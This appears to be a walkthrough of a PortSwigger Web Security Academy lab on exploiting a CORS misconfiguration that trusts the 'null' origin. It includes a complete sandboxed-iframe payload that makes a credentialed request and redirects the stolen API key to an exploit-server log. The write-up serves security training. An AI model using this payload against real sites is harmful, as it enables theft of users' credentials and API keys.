PortSwigger

Lab Description
This website has an insecure CORS configuration in that it trusts the “null” origin.
Objective: Craft some JavaScript that uses CORS to retrieve the administrator’s API key and upload the code to your exploit server. The lab is solved when you successfully submit the administrator’s API key.
Credentials:
wiener:peter
Step 1: Understanding the null Origin Vulnerability
What is the null origin?
- The
Origin: nullheader is sent in specific situations:- Requests from
file://URLs - Requests from sandboxed iframes (
<iframe sandbox="...">) - Requests from data URLs (
data:text/html,...)
- Requests from
The vulnerability: The server trusts Origin: null and reflects it in Access-Control-Allow-Origin: null while also setting Access-Control-Allow-Credentials: true.
Why this is dangerous:
- An attacker can create a sandboxed iframe
- The iframe generates
Origin: nullfor cross-origin requests - The server permits the null origin to read sensitive data with credentials
Step 2: Reconnaissance
Step 2.1: Log in to Your Account
-
Log in with credentials:
wiener:peter
-
Go to My account page

Step 2.2: Identify the Sensitive Endpoint

Observe that your API key is retrieved via an AJAX request:
GET /accountDetails

Response headers:
Step 3: Testing CORS Configuration
Step 3.1: Test null Origin Reflection
- Send the
/accountDetailsrequest to Burp Repeater - Add the
Origin: nullheader:
Origin: null
 3. Send the request
Observed response:

- The server trusts the null origin and allows credentials!
Step 4: Understanding the Sandboxed iframe Technique
Why Use a Sandboxed iframe?
| Context | Origin Header |
|---|---|
| Normal webpage | Origin: https://example.com |
| Sandboxed iframe | Origin: null |
Sandbox attributes that generate null origin:
<iframe sandbox="allow-scripts allow-top-navigation allow-forms">
- Without
allow-same-origin, the iframe gets a unique origin →null - This bypasses CORS restrictions when the server trusts
null
The Exploit Structure
<iframe sandbox="allow-scripts allow-top-navigation allow-forms"
        srcdoc="<script>
            // JavaScript payload that makes CORS request
        </script>">
</iframe>
Note: We need allow-top-navigation to redirect the top-level window to the exploit server log.
Step 5: Crafting the Exploit

Step 5.1: Complete Payload
<iframe sandbox="allow-scripts allow-top-navigation allow-forms"
        srcdoc="<script>
            var req = new XMLHttpRequest();
            req.onload = reqListener;
            req.open('get','https://YOUR-LAB-ID.web-security-academy.net/accountDetails',true);
            req.withCredentials = true;
            req.send();
            function reqListener() {
                location='https://YOUR-EXPLOIT-SERVER-ID.exploit-server.net/log?key='+encodeURIComponent(this.responseText);
            };
        </script>">
</iframe>
Step 5.2: Breakdown of the Exploit
| Component | Purpose |
|---|---|
<iframe sandbox="..."> | Generates Origin: null for requests |
allow-scripts | Allows JavaScript to execute inside iframe |
allow-top-navigation | Allows iframe to redirect top-level window |
allow-forms | Allows form submission (required for some sandbox setups) |
srcdoc="<script>...</script>" | Contains the malicious payload |
XMLHttpRequest with withCredentials=true | Sends cookies with request |
location='...' | Redirects to exploit server log with stolen data |
encodeURIComponent() | URL-encodes the JSON response |
Step 5.3: Replace Placeholders
YOUR-LAB-ID→ Your actual lab ID (e.g.,abc123.web-security-academy.net)YOUR-EXPLOIT-SERVER-ID→ Your exploit server ID (e.g.,exploit-abc123)
Step 6: Implementing the Exploit
Step 6.1: Upload to Exploit Server
- Go to the Exploit server
- In the Body section, paste the HTML payload

- Click Store
Step 6.2: Test the Exploit
- Click View exploit
- You should be redirected to a URL like:
/log?key=%7B%22username%22%3A%22wiener%22%2C%22apiKey%22%3A%22YOUR_API_KEY%22%7D
- The decoded data shows your API key
Exploit works!
Step 7: Delivering to the Victim
- Click Deliver exploit to victim
- The victim’s browser executes the exploit
- The administrator’s API key is sent to your exploit server log

Step 8: Retrieving the Administrator’s API Key
- Click Access log on the exploit server
- Find a request like:


- Decode the URL-encoded parameter (or just copy the API key value)
- The administrator’s API key will be in the decoded JSON
Step 9: Submitting the API Key
- Go back to the lab page
- Click Submit solution
- Paste the administrator’s API key

- Click Submit
Step 10: Lab Solved
Success message displayed:
